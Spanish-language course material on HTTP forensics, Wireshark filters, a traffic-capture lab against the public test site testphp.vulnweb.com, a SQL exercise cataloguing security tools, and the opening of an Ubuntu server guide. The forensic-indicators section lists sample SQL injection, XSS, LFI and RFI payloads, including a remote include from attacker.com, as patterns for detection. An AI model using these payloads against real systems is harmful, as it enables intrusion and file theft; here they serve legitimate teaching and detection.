
    2. Qué puede analizar un forense dentro del tráfico HTTP

    Cuando el tráfico está en claro (capturas PCAP, logs de proxy, almacenamientos en disco…), un analista puede reconstruir:

    Peticiones

    • Método usado (GET, POST, PUT…)
    • URL completa con parámetros
    • Cookies
    • User-Agent
    • Referer (muy útil para reconstruir navegación)
    • Origen de la petición

    Respuestas

    • Códigos de estado
    • Tipo de contenido (Content-Type)
    • Descarga de ficheros
    • Redirecciones (sirven para detectar phishing o malware)

    Cuerpo (Body)

    • Formularios enviados
    • Archivos subidos
    • Tokens
    • Sesiones reutilizadas
    • Comandos dentro de ataques (SQLi, XSS, LFI, RFI)

    HTTP deja la puerta abierta a ver la anatomía completa del ataque.


    3. Indicadores forenses típicos en HTTP

    Un forense puede detectar patrones de ataque leyendo únicamente tráfico HTTP.

    SQL Injection

    Parámetros anómalos:

    ?id=1' OR '1'='1 ?id=1 UNION SELECT *

    XSS

    Cargas útiles visibles:

    <script>alert('xss')</script>

    LFI/RFI

    ?page=../../etc/passwd ?file=http://attacker.com/shell.txt

    Attempts de fuerza bruta o escaneo

    • secuencias largas de 404 (enumeración de rutas)
    • accesos a /admin/phpmyadmin/wp-login.php
    • múltiples POST fallidos a formularios de login

    Exfiltración mediante HTTP

    • subidas de archivos
    • grandes volúmenes en POST
    • parámetros larguísimos y codificados (Base64, hex, etc.)

    HTTP se convierte en un diario de guerra para quien sabe leerlo.


    4. Fuentes forenses relacionadas con HTTP

    PCAPs

    Capturas obtenidas con Wireshark/tcpdump → reconstrucción completa de la sesión.

    Logs de servidor

    • Apache: access.log y error.log
    • Nginx: access.log y error.log
    • IIS: logs W3C

    Incluyen:

    • IP origen
    • timestamp
    • método
    • URL
    • código de respuesta
    • tamaño de respuesta
    • User-Agent

    Logs de proxy/IDS/IPS

    • Squid
    • Suricata
    • Snort

    Detectan patrones de ataque.

    Carpetas temporales del navegador

    Cuando no hay cifrado, muchos navegadores almacenaban recursos en caché → reconstrucción de contenido web visitado.


    5. Qué valor aporta HTTP en un caso forense

    HTTP permite:

    Atribución

    Qué IP hizo qué petición, cuándo, y hacia dónde.

    Reconstrucción cronológica

    Secuencia exacta de navegación.

    Detección de actividad maliciosa

    Scripts, comandos, payloads.

    Derivación de intenciones

    El tipo de URL buscada revela motivación y objetivos.

    Prueba digital sólida

    HTTP es fácil de interpretar y explicar en un informe pericial.


    LAS CAPAS DE HTTP

    En un recorrido típico, desde que un navegador lanza un GET hasta que el servidor responde un 200 OK, intervienen estas capas:

    1. Capa de Aplicación (HTTP “de verdad”)
    Aquí es donde vive el propio HTTP. Todo lo que son métodos (GET, POST…)cabecerascookiescódigos de estadocuerpos JSON/HTML/lo-que-sea, ocurre aquí.
    Es la capa donde se expresa la intención humana: “dame este recurso”, “aquí tienes mi formulario”, “acepto gzip”.

    2. Capa de Transporte (TCP)
    HTTP clásico usa TCP, que actúa como el mensajero meticuloso: garantiza que los datos lleguen en orden, completos y sin que nadie se pierda por el camino.
    Aquí se negocia el 3-way handshake, se fragmentan segmentos, se controlan retransmisiones y se mantiene la conexión.

    3. Capa de Red (IP)
    IP es la guía turística poco habladora que solo sabe entregar paquetes. Se ocupa de mover esos segmentos TCP a través de routers, saltos, rutas posibles, usando direcciones IP.
    No sabe nada de “GET /index.html”, solo sabe de “lleva este paquete a la 172.217.x.x”.

    4. Capa de Enlace de Datos (Ethernet / Wi-Fi)
    Aquí estamos en el nivel de los marcos (frames), las MACs, la detección de colisiones, los canales radioeléctricos…
    Es la autopista física donde circulan los bits.

    5. Capa Física
    Aquí no hay cabeceras ni protocolos nobles. Solo voltajes, pulsos, ondas, fibras, fotones.
    Es la capa donde HTTP desaparece por completo y solo quedan electrones corriendo nerviosos.

    Ejemplo

    Vamos a hacer un ejemplo muy visual, como si desmontáramos una muñeca rusa digital.
    Imagina que tu navegador quiere pedir:

    GET /login.html HTTP/1.1
    Host: ejemplo.com

    Ese texto tan inocente pasa por una cadena de capas. Te lo describo como si fuese un “viaje del paquete” de arriba abajo.

    1. Capa de Aplicación (HTTP)

    Aquí se construye el mensaje original:

    GET /login.html HTTP/1.1
    Host: ejemplo.com
    User-Agent: Firefox
    Accept: text/html

    Todavía no hay números de puertos, ni IPs, ni MACs. Solo intención: “dame este recurso”.

    2. Capa de Transporte (TCP)

    HTTP se mete dentro de un segmento TCP. Ahora aparecen cosas como:

    Puerto origen: 53214
    
    Puerto destino: 80
    
    Número de secuencia: 45500123
    
    Flags: PSH, ACK
    

    Ejemplo muy simplificado:

    [`TCP HEADER] Src Port: 53214 Dst Port: 80 Seq: 45500123 Ack: 1209931001 [DATA] GET /login.html HTTP/1.1 Host: ejemplo.com`

    3. Capa de Red (IP)

    El segmento TCP se mete dentro de un paquete IP:

    [IP HEADER]
    Src IP: 192.168.1.50
    Dst IP: 93.184.216.34
    TTL: 64
    Protocol: TCP
    [TCP + HTTP DATA]

    Esta capa ya sabe a qué dirección de Internet debe viajar.

    4. Capa de Enlace (Ethernet / Wi-Fi)

    Ahora se añade el frame Ethernet con MACs:

    [ETHERNET HEADER]
    Src MAC: C4:12:3B:AA:11:22
    Dst MAC: 58:9C:FC:02:EE:10
    Type: IPv4
    [IP + TCP + HTTP]

    Estas direcciones MAC son solo para el salto inmediato (por ejemplo, tu router).

    5. Capa Física

    El frame se convierte en:

    Pulsos eléctricos (Ethernet),
    
    Ondas electromagnéticas (Wi-Fi),
    
    Fotones (fibra óptica).
    

    En esta capa ya no vemos “GET /login.html”. Vemos señales que codifican bits.

    Cada capa de la 1 a la 5 envuelve a la anterior:

    [FÍSICA]
    -> [ENLACE]
    -> [IP]
    -> [TCP]
    -> [HTTP]

    Si quieres ver esto “en vivo” puedes abrir Wireshark y filtra por http. Cuando haces clic en un paquete verás:

    Ethernet II
    
    Internet Protocol Version 4
    
    Transmission Control Protocol
    
    Hypertext Transfer Protocol
    

    Cada uno anidado dentro del otro, como en este ejemplo que acabas de leer.

  • ¿Qué es Wireshark?

    ¿Qué es Wireshark?

    Wireshark es un analizador de tráfico de red que permite capturar y examinar, en tiempo real o a través de archivos pcap, todos los paquetes que circulan por un equipo o una interfaz de red. Su potencia reside en su capacidad para mostrar cada detalle de la comunicación: protocolos, cabeceras, datos, errores y patrones internos.

    Sin embargo, una captura completa suele contener miles de paquetes mezclados: peticiones web, DNS, tráfico de fondo del sistema, retransmisiones TCP, etc. Analizar todo a la vez es inviable. Para poder investigar de forma eficaz, necesitamos herramientas que nos permitan centrarnos solo en lo relevante.

    Aquí es donde entran en juego los filtros de visualización.


    2. ¿Qué son los filtros de Wireshark?

    Un filtro en Wireshark es una expresión que permite mostrar únicamente los paquetes que cumplen una o varias condiciones. El resto de los paquetes no se eliminan: simplemente se ocultan temporalmente de la vista.

    Los filtros son una forma de decirle a Wireshark:

    “De entre todos estos miles de paquetes, solo quiero ver los que coincidan con esta característica concreta.”

    Por ejemplo:

    • “Solo quiero ver peticiones GET a una web.”
    • “Muéstrame las cookies enviadas por el navegador.”
    • “Quiero ver los paquetes destinados al puerto 80.”
    • “Enséñame el tráfico DNS para saber qué dominios se resolvieron.”

    Con esto, el análisis deja de ser caótico y se convierte en una investigación guiada.


    3. ¿Cómo funcionan por dentro?

    3.1. Campos de los protocolos

    Wireshark entiende cada protocolo y lo descompone en campos.
    Por ejemplo, en HTTP podemos encontrar:

    • http.host
    • http.request.method
    • http.cookie

    En TCP aparecen campos como:

    • tcp.port
    • tcp.flags.syn
    • tcp.seq

    En DNS:

    • dns.qry.name

    Cada uno de estos campos puede usarse para crear filtros.


    3.2. Operadores

    Para comparar esos campos con valores concretos, Wireshark utiliza operadores lógicos y relacionales:

    OperadorSignificado
    ==Igual a
    !=Distinto
    containsEl campo contiene un texto concreto
    < / >Comparación numérica
    &&AND lógico
    `
    !Negación (NO)

    Con estos operadores podemos crear condiciones desde sencillas hasta muy complejas.


    3.3. Ejemplos básicos

    http
    

    Muestra únicamente paquetes HTTP.

    http.request.method == "POST"
    

    Filtra todas las peticiones POST (ideal para ver formularios y logins sin cifrar).

    tcp.port == 80
    

    Muestra tráfico hacia/desde el puerto 80 (HTTP en claro).

    http.cookie contains "PHPSESSID"
    

    Filtra cookies asociadas a sesiones PHP.


    4. ¿Para qué sirven realmente?

    Los filtros permiten:

    • Analizar aplicaciones web en PHP

    Ver cómo un navegador solicita index.php, cómo envía credenciales por POST o cómo recibe una cookie de sesión.

    • Depurar problemas

    Identificar errores HTTP, pérdidas de paquetes, retransmisiones TCP o peticiones repetidas.

    • Seguir el flujo de un usuario

    Reconstruir la secuencia de navegación: qué URL pidió, cuándo inició sesión y qué recursos cargó la página.

    • Detectar configuraciones inseguras

    Tráfico HTTP en claro, cookies sin atributos de seguridad, peticiones POST sin cifrar…

    • Aprender el funcionamiento interno de la red

    DNS, ARP, TLS, TCP handshake y otros mecanismos que normalmente pasan desapercibidos.


    5. Tipos de filtros en Wireshark

    Wireshark tiene dos categorías (aunque muchos alumnos las confunden al principio):

    1. Filtros de captura (Capture Filters)

    Se aplican antes de capturar y limitan qué paquetes se guardan en el archivo.
    Tienen sintaxis estilo BPF (más escueta):
    Ejemplo:

    port 80
    host 192.168.1.100
    

    2. Filtros de visualización (Display Filters)

    Se aplican después de capturar y permiten analizar sin perder nada.
    Son los que se usan el 99% del tiempo en clase:

    http.request.method == "GET"
    dns.qry.name contains "example.com"
    

    6. Conclusión

    Los filtros son la herramienta fundamental para convertir una captura de tráfico en bruto en una historia comprensible. Permiten investigar, aprender, depurar y entender cómo se comportan las aplicaciones web y los protocolos de red.

    Dominar los filtros equivale a dominar Wireshark.


    Filtros básicos pero muy visuales

    1. Filtrar por HTTP en claro
    Cuando trabajan con un hosting sin HTTPS o usando HTTP local:

    http
    

    Muestra peticiones GET, POST, cabeceras, parámetros… el caramelo didáctico ideal.

    2. Solo peticiones GET

    http.request.method == "GET"
    

    Sirve para ver qué recursos pide el navegador: imágenes, JS, CSS, el index.php.

    3. Solo peticiones POST (login, formularios)

    http.request.method == "POST"
    

    Perfecto para mostrar cómo se enviarían credenciales sin cifrar. Nada despierta conciencias como ver un usuario y contraseña en texto plano.


    Filtros para cazar PHP

    4. Peticiones explícitas a archivos PHP

    http.request.uri contains ".php"
    

    Puedes ver exactamente qué scripts se llaman: login.php, insert.php, update.php.

    5. Extraer cookies (sesiones PHP)

    http.cookie
    

    Llega el momento «¿ves esto? Esto es tu sesión… y si te la robo, te convierto en ti».

    6. Ver el PHPSESSID en tráfico no cifrado

    http.cookie contains "PHPSESSID"
    

    Es el filtro dramático: el espíritu del session hijacking entra en clase.


    Cuando todo va cifrado (HTTPS)

    La gente suele pensar “si está cifrado, no veo nada”, pero sí hay cosas interesantes:

    7. Filtrar solo TLS/SSL

    tls
    

    8. Ver el SNI (qué dominio está visitando el cliente)

    tls.handshake.extensions_server_name
    

    SNI revela dominios incluso aunque el contenido esté cifrado. Muy útil para explicación OSINT.

    9. Ver el handshake TLS

    tls.handshake
    

    Para explicar versiones de TLS, cipher suites, certificados…


    Filtros orientados al servidor web

    10. Filtrar por puerto

    tcp.port == 80 || tcp.port == 443
    

    Básico pero efectivo para centrar el tráfico.

    11. Filtrar errores HTTP

    http.response.code >= 400
    

    Se ven los 404, 403, 500… Ideal cuando tus alumnos han roto algo sin querer.

    12. Ver solo respuestas 200 (todas bien)

    http.response.code == 200
    

    Filtros para mostrar problemas reales

    13. Retransmisiones TCP (problemas de red)

    tcp.analysis.retransmission
    

    Traduce “la red no es perfecta, observad estas repeticiones”.

    14. Paquetes fuera de orden

    tcp.analysis.out_of_order
    

    15. Flujo lento o paquetes perdidos

    tcp.analysis.lost_segment
    

    Filtros de capas bajas (para dar color a la clase)

    16. Filtrar ARP

    arp
    

    Es como ver el vecindario de máquinas preguntándose mutuamente “¿quién eres?”.

    17. Filtrar DNS

    dns
    

    Verán cada dominio que consulta el navegador antes siquiera de entrar al PHP.


    Un combo que siempre triunfa en clase

    Ver solo: peticiones POST + tráfico HTTP + mostrar cookies
    Sirve para simular un login vulnerable:

    http.request.method == "POST" && http.cookie
    

    Y si están usando HTTPS pero quieres que entiendan lo que no pueden ver:

    tls && http
    

    No aparece nada HTTP, y eso invita al clásico «¿ves? por esto existe HTTPS».

    Práctica: Análisis de Tráfico HTTP con Wireshark en una Web Vulnerable

    Caso práctico: testphp.vulnweb.com


    1. Introducción

    En esta práctica aprenderás a utilizar Wireshark para analizar el tráfico HTTP generado al navegar por una aplicación web vulnerable. El objetivo es comprender cómo viajan las peticiones y respuestas en una web sin cifrado, identificar parámetros, observar cabeceras, analizar formularios y cookies de sesión, y entender los riesgos de seguridad asociados.

    La web utilizada es:

    http://testphp.vulnweb.com/
    

    Este sitio es un entorno público y autorizado para prácticas de ciberseguridad ofrecido por Acunetix, por lo que su uso es completamente legal con fines académicos.


    2. Objetivos de la práctica

    Al finalizar la actividad, deberás ser capaz de:

    • Capturar tráfico HTTP real con Wireshark.
    • Aplicar filtros para aislar información concreta.
    • Analizar peticiones GET y POST.
    • Identificar parámetros, rutas internas y patrones de navegación.
    • Localizar cookies y sesiones enviadas en texto claro.
    • Comprender los riesgos de enviar credenciales por HTTP.

    3. Procedimiento

    3.1. Preparación

    1. Abre Wireshark.
    2. Selecciona la interfaz de red que utilices para navegar por Internet.
    3. Inicia la captura de paquetes.
    4. Abre el navegador y visita:
    http://testphp.vulnweb.com/
    
    1. Navega por distintas secciones: categorías, productos, artista, carrito…
    2. Accede al formulario de login e introduce cualquier usuario y contraseña (fallará siempre, es parte del diseño).
    3. Realiza varias acciones para generar tráfico suficiente.
    4. Regresa a Wireshark y detén la captura.

    4. Análisis guiado en Wireshark

    A continuación aplicarás varios filtros y analizarás lo que ocurre en cada caso.


    4.1. Visualizar únicamente tráfico HTTP

    Filtro:

    http
    

    Qué debes observar:

    • Todas las peticiones realizadas al servidor.
    • Rutas como /index.php, /listproducts.php, /product.php, etc.
    • Imágenes, scripts y otros recursos solicitados.

    Ejemplo típico que deberías encontrar:

    GET /listproducts.php?cat=1 HTTP/1.1
    Host: testphp.vulnweb.com
    

    4.2. Listar únicamente peticiones GET

    Filtro:

    http.request.method == "GET"
    

    Observa cómo la web utiliza parámetros en la URL. Ejemplos que verás:

    GET /artist.php?artist=4
    GET /product.php?pic=3
    GET /listproducts.php?cat=2
    

    Esto permite mapear la estructura del sitio.


    4.3. Detectar peticiones con parámetros

    Filtro:

    http.request.uri contains "="
    

    Este filtro muestra exclusivamente peticiones con parámetros GET.

    Ejemplos esperados:

    GET /shoppingcart.php?add=2
    GET /login.php?test=1
    

    Fíjate en cómo la información viaja en texto plano.


    4.4. Analizar el login (peticiones POST)

    En la web, introduce un usuario y contraseña en el formulario.

    Filtro:

    http.request.method == "POST"
    

    Debes encontrar una petición similar a:

    POST /userinfo.php HTTP/1.1
    Content-Type: application/x-www-form-urlencoded
    
    uname=prueba&pass=1234
    

    Reflexiona sobre el riesgo de enviar credenciales por HTTP sin cifrar.


    4.5. Visualizar cookies y sesiones

    Filtro:

    http.cookie
    

    Deberías ver algo como:

    Cookie: PHPSESSID=8d6v93h3k8a...
    

    Esto confirma que la sesión también viaja sin protección alguna.


    4.6. Encontrar errores en la web

    Filtro:

    http.response.code >= 400
    

    Este filtro permite localizar:

    • Páginas no encontradas (404)
    • Errores internos (500)
    • Accesos no permitidos (403)

    Esto ayuda a entender la estructura interna del sitio.


    4.7. Localizar recursos concretos: imágenes, JS y CSS

    Para analizar recursos específicos:

    Imágenes (JPG):

    http.request.uri contains ".jpg"
    

    Scripts:

    http.request.uri contains ".js"
    

    Hojas de estilo:

    http.request.uri contains ".css"
    

    Permite reconstruir exactamente todo lo que carga el navegador.


    4.8. Seguir una conversación completa

    Selecciona cualquier paquete HTTP → clic derecho →
    Follow → HTTP Stream

    Verás la conversación completa entre cliente y servidor:

    • Petición completa
    • Respuesta completa
    • HTML enviado

    Perfecto para reconstruir acciones exactas del usuario.


    5. Cuestionario final

    Responde a las siguientes preguntas basándote en tu captura:

    1. Lista todos los parámetros GET que aparecieron durante tu navegación.
    2. ¿Qué peticiones POST detectaste? ¿Qué información enviaron?
    3. ¿Cómo viajan las credenciales del formulario de login?
    4. ¿Qué cookies o identificadores de sesión aparecen durante la captura?
    5. ¿Puedes reconstruir qué páginas visitó el usuario? Describe el flujo.
    6. ¿Has encontrado algún error HTTP (404, 500…)? ¿En qué rutas?
    7. Explica qué riesgos de seguridad existen al usar HTTP en lugar de HTTPS.
  • Reto 1 – Arsenal de Herramientas Web de Ciberseguridad

    Reto 1 – Arsenal de Herramientas Web de Ciberseguridad

    Sois el equipo de inteligencia de una corporación tipo Weyland-Yutani / Tyrell / Cyberdyne. Necesitáis un arsenal organizado de herramientas online de ciberseguridad para elegir la herramienta adecuada en cada misión. Vuestra tarea es diseñar y explotar la base de datos de ese arsenal.

    Crear una base de datos llamada, por ejemplo, ciber_arsenal, que almacene herramientas web de ciberseguridad / OSINT / análisis:

    • SELECT básicos
    • filtros (WHERE)
    • ordenaciones (ORDER BY)
    • agregaciones (COUNT, AVG…)
    • GROUP BY / HAVING
    • JOIN entre varias tablas
    • subconsultas sencillas

    1. Diseño de la base de datos

    Tablas

    3 tablas principales:

    1. categorias – Tipo de herramienta (OSINT, análisis malware, escaneo, forense…).
    2. herramientas – Cada herramienta web concreta.
    3. tags y herramienta_tag – Muchos-a-muchos y JOINs.

    1.1. Tabla categorias

    CREATE DATABASE ciber_arsenal;
    USE ciber_arsenal;
    
    CREATE TABLE categorias (
        id_categoria      INT AUTO_INCREMENT PRIMARY KEY,
        nombre            VARCHAR(50) NOT NULL,
        descripcion       VARCHAR(255)
    );
    

    Ejemplos de categorías:

    • OSINT
    • Escaneo de puertos / servicios
    • Análisis de malware
    • Análisis de dominios / DNS
    • Forense
    • Threat Intelligence

    1.2. Tabla herramientas

    CREATE TABLE herramientas (
        id_herramienta        INT AUTO_INCREMENT PRIMARY KEY,
        nombre                VARCHAR(100) NOT NULL,
        url                   VARCHAR(255) NOT NULL,
        id_categoria          INT,
        tipo_acceso           ENUM('web','api','desktop','mixto') DEFAULT 'web',
        licencia              ENUM('gratuita','freemium','comercial','código abierto') DEFAULT 'gratuita',
        requiere_registro     BOOLEAN DEFAULT 0,
        nivel_criticidad      TINYINT,      -- 1 a 5: 1 = muy suave, 5 = muy delicada
        pais_servidor         VARCHAR(50),  -- País principal (aprox)
        anyo_lanzamiento      INT,
        uso_principal         VARCHAR(100), -- en una frase corta
        requiere_vpn          BOOLEAN DEFAULT 0,
        notas                 VARCHAR(255),
        CONSTRAINT fk_cat
            FOREIGN KEY (id_categoria) REFERENCES categorias(id_categoria)
    );
    

    Con estos campos puedes preguntar por:

    • Herramientas por país
    • Por tipo de licencia
    • Por nivel de criticidad
    • Por año de lanzamiento
    • etc.

    1.3. Tablas de tags

    CREATE TABLE tags (
        id_tag      INT AUTO_INCREMENT PRIMARY KEY,
        nombre      VARCHAR(50) NOT NULL
    );
    
    CREATE TABLE herramienta_tag (
        id_herramienta INT,
        id_tag         INT,
        PRIMARY KEY (id_herramienta, id_tag),
        FOREIGN KEY (id_herramienta) REFERENCES herramientas(id_herramienta),
        FOREIGN KEY (id_tag) REFERENCES tags(id_tag)
    );
    

    Ejemplos de tags: shodan-like, buscador_ips, malware_sandbox, dns, breach, wifi, mobile, etc.

    Datos de EJEMPLO

    Categorías

    INSERT INTO categorias (nombre, descripcion) VALUES
    ('OSINT', 'Recolección de información en fuentes abiertas'),
    ('Escaneo', 'Descubrimiento de puertos, servicios y hosts'),
    ('Analisis Malware', 'Análisis de ejecutables sospechosos'),
    ('Analisis Dominios/DNS', 'Información sobre dominios, DNS y certificados'),
    ('Forense', 'Análisis forense de sistemas y archivos'),
    ('Threat Intelligence', 'Reputación de IPs, dominios y campañas');
    

    Herramientas

    INSERT INTO herramientas 
    (nombre, url, id_categoria, tipo_acceso, licencia, requiere_registro, nivel_criticidad, pais_servidor, anyo_lanzamiento, uso_principal, requiere_vpn, notas)
    VALUES
    ('Shodan', 'https://www.shodan.io', 1, 'web', 'freemium', 1, 5, 'Estados Unidos', 2009, 'Buscador de dispositivos conectados a Internet', 0, 'API muy utilizada en pentesting'),
    ('Censys', 'https://search.censys.io', 1, 'web', 'freemium', 1, 5, 'Estados Unidos', 2015, 'Escaneo y búsqueda de hosts y certificados', 0, 'Similar a Shodan'),
    ('ZoomEye', 'https://www.zoomeye.org', 1, 'web', 'freemium', 1, 5, 'China', 2013, 'Buscador de servicios y dispositivos expuestos', 1, 'A veces bloqueado en algunos países'),
    ('VirusTotal', 'https://www.virustotal.com', 3, 'web', 'freemium', 1, 4, 'España', 2004, 'Análisis de ficheros y URLs con múltiples antivirus', 0, 'Muy usado para análisis rápido'),
    ('Hybrid Analysis', 'https://www.hybrid-analysis.com', 3, 'web', 'gratuita', 1, 4, 'Estados Unidos', 2014, 'Sandbox para analizar malware', 0, 'Requiere cuenta gratuita'),
    ('Any.Run', 'https://any.run', 3, 'web', 'freemium', 1, 4, 'Emiratos Árabes Unidos', 2016, 'Sandbox interactiva para malware', 0, 'Permite ver la ejecución en tiempo real'),
    ('Urlscan.io', 'https://urlscan.io', 4, 'web', 'gratuita', 0, 3, 'Alemania', 2017, 'Análisis de URLs y recursos cargados', 0, 'Muy útil para phishing'),
    ('crt.sh', 'https://crt.sh', 4, 'web', 'gratuita', 0, 2, 'Estados Unidos', 2014, 'Búsqueda de certificados TLS emitidos', 0, 'Muy útil para descubrir subdominios'),
    ('SecurityTrails', 'https://securitytrails.com', 4, 'web', 'freemium', 1, 3, 'Estados Unidos', 2017, 'Inteligencia sobre dominios, DNS e IPs', 0, 'Buen complemento a otras OSINT'),
    ('Have I Been Pwned', 'https://haveibeenpwned.com', 6, 'web', 'gratuita', 0, 3, 'Australia', 2013, 'Comprobación de correos en brechas de datos', 0, 'Tiene API limitada'),
    ('Dehashed', 'https://www.dehashed.com', 6, 'web', 'comercial', 1, 5, 'Estados Unidos', 2015, 'Búsqueda avanzada en bases de datos filtradas', 1, 'Muy potente pero de pago'),
    ('MalwareBazaar', 'https://bazaar.abuse.ch', 3, 'web', 'gratuita', 0, 4, 'Suiza', 2019, 'Repositorio de muestras de malware', 1, 'Uso muy delicado'),
    ('AbuseIPDB', 'https://www.abuseipdb.com', 6, 'web', 'freemium', 1, 3, 'Irlanda', 2016, 'Reputación de IPs reportadas por abuso', 0, 'Útil para filtrar tráfico malicioso'),
    ('Wigle', 'https://wigle.net', 1, 'web', 'gratuita', 1, 3, 'Estados Unidos', 2001, 'Base de datos de redes WiFi geolocalizadas', 1, 'Muy útil para geolocalización'),
    ('Archive.org', 'https://web.archive.org', 1, 'web', 'gratuita', 0, 1, 'Estados Unidos', 1996, 'Archivo histórico de páginas web', 0, 'Wayback Machine'),
    ('MetaDefender Cloud', 'https://metadefender.opswat.com', 3, 'web', 'gratuita', 0, 3, 'Estados Unidos', 2017, 'Análisis de ficheros y URLs', 0, 'Alternativa a VirusTotal');
    

    Tags

    INSERT INTO tags (nombre) VALUES
    ('buscador_ips'),
    ('buscador_dispositivos'),
    ('malware_sandbox'),
    ('analisis_url'),
    ('breach'),
    ('dns'),
    ('dominios'),
    ('certificados'),
    ('threat_intel'),
    ('wifi'),
    ('historial_web');
    

    Relación herramienta-tag

    -- Shodan
    INSERT INTO herramienta_tag VALUES (1, 1), (1, 2), (1, 9);
    -- Censys
    INSERT INTO herramienta_tag VALUES (2, 1), (2, 2), (2, 8), (2, 9);
    -- ZoomEye
    INSERT INTO herramienta_tag VALUES (3, 1), (3, 2);
    -- VirusTotal
    INSERT INTO herramienta_tag VALUES (4, 3), (4, 4), (4, 9);
    -- Hybrid Analysis
    INSERT INTO herramienta_tag VALUES (5, 3), (5, 9);
    -- Any.Run
    INSERT INTO herramienta_tag VALUES (6, 3);
    -- Urlscan.io
    INSERT INTO herramienta_tag VALUES (7, 4), (7, 9);
    -- crt.sh
    INSERT INTO herramienta_tag VALUES (8, 6), (8, 7), (8, 8);
    -- SecurityTrails
    INSERT INTO herramienta_tag VALUES (9, 6), (9, 7), (9, 9);
    -- HIBP
    INSERT INTO herramienta_tag VALUES (10, 5), (10, 9);
    -- Dehashed
    INSERT INTO herramienta_tag VALUES (11, 5), (11, 9);
    -- MalwareBazaar
    INSERT INTO herramienta_tag VALUES (12, 3), (12, 9);
    -- AbuseIPDB
    INSERT INTO herramienta_tag VALUES (13, 1), (13, 9);
    -- Wigle
    INSERT INTO herramienta_tag VALUES (14, 10);
    -- Archive.org
    INSERT INTO herramienta_tag VALUES (15, 11);
    -- MetaDefender Cloud
    INSERT INTO herramienta_tag VALUES (16, 3), (16, 4);
    

    MISION

    Vuestra misión es diseñar, crear y explotar una base de datos que almacene un arsenal de herramientas web utilizadas en ciberseguridad (OSINT, análisis de malware, dominios, threat intel, etc.).

    1. Crear la base de datos ciber_arsenal.
    2. Crear las tablas categorias, herramientas, tags y herramienta_tag siguiendo el modelo proporcionado.
    3. Insertar al menos 15 herramientas con datos realistas (podéis completar o modificar los ejemplos).
    4. Diseñar al menos 10 tags y relacionarlos con las herramientas.
    5. Realizar una colección de consultas SQL (SELECT) para responder a preguntas típicas de un analista de ciberseguridad.


    Propuesta de ejercicios de consultas SELECT

    1. Mostrar todas las herramientas con su nombre y URL.
    2. Listar todas las herramientas ordenadas por año de lanzamiento (más antiguas primero).
    3. Mostrar nombre, licencia y categoría de todas las herramientas que sean gratuitas.
    4. Mostrar las herramientas cuya licencia sea “freemium” o “comercial”.
    5. Listar herramientas que no requieran registro (requiere_registro = 0).
    6. Mostrar las herramientas con nivel de criticidad mayor o igual que 4.
    7. Contar cuántas herramientas hay por cada categoría (usar GROUP BY).
    8. Obtener el número total de herramientas por tipo de licencia.
    9. Calcular el año medio de lanzamiento de las herramientas de la categoría “OSINT”.
    10. Listar todas las herramientas cuyo país del servidor sea “Estados Unidos”.
    11. Listar las herramientas que requieren VPN (requiere_vpn = 1).
    12. Mostrar todas las herramientas cuya URL contenga la palabra "virus" o "malware".
    13. Listar las herramientas lanzadas después de 2015 y que sean de tipo acceso web.
    14. Mostrar el nombre de la categoría y el número de herramientas asociadas, ordenado de mayor a menor número.
    15. Listar todas las herramientas junto con el nombre de su categoría (JOIN entre herramientas y categorias).
    16. Listar las herramientas que tengan el tag "malware_sandbox" (JOIN con tags y herramienta_tag).
    17. Mostrar todas las herramientas que tengan el tag "breach", indicando nombre de la herramienta, URL y licencia.
    18. Listar las herramientas que tengan más de 2 tags asociados (JOIN + GROUP BY + HAVING).
    19. Encontrar las herramientas con nivel de criticidad 5 que además tengan algún tag relacionado con amenazas ('threat_intel' o 'breach').
    20. Usar una subconsulta para mostrar todas las herramientas cuya categoría tenga más de 3 herramientas asociadas (subconsulta sobre categorias o herramientas).
    21. Mostrar las herramientas cuya licencia sea distinta de la mayoría (por ejemplo, todas las que NO sean gratuitas si la mayoría lo son).
    22. Mostrar, por cada país, cuántas herramientas tiene y el nivel de criticidad medio.
    23. Crear una consulta que responda a: “Quiero herramientas para investigar dominios o DNS que sean gratuitas y no requieran VPN”.
    24. Crear una consulta que responda a: “Necesito un sustituto de Shodan que no esté alojado en Estados Unidos”.
    25. Crear una consulta que devuelva una “lista recomendada”: herramientas con criticidad entre 2 y 4, gratuitas o freemium, y con al menos un tag.

  • Montando un Servidor Web con Ubuntu

    Montando un Servidor Web con Ubuntu


    En este documento veremos el proceso y comandos básicos para instalar servicios en un sistema operativo Ubuntu.


    Partiremos de un Ubuntu Server al cual accederemos vía SSH.

    Tecnologías a implementar

    SERVER – HOST

    En la primera fase prepararemos el sistema para acceso remoto con seguridad baja. En la segunda fase securizaremos el servidor.

    Servicios y herramientas:

    • SSH
    • Apache2
    • PHP
    • MySQL
    • FTP
    • CMD o PuTTY para conexión SSH
    • Workbench
    • VS Code vía SSH
    • FileZilla cliente

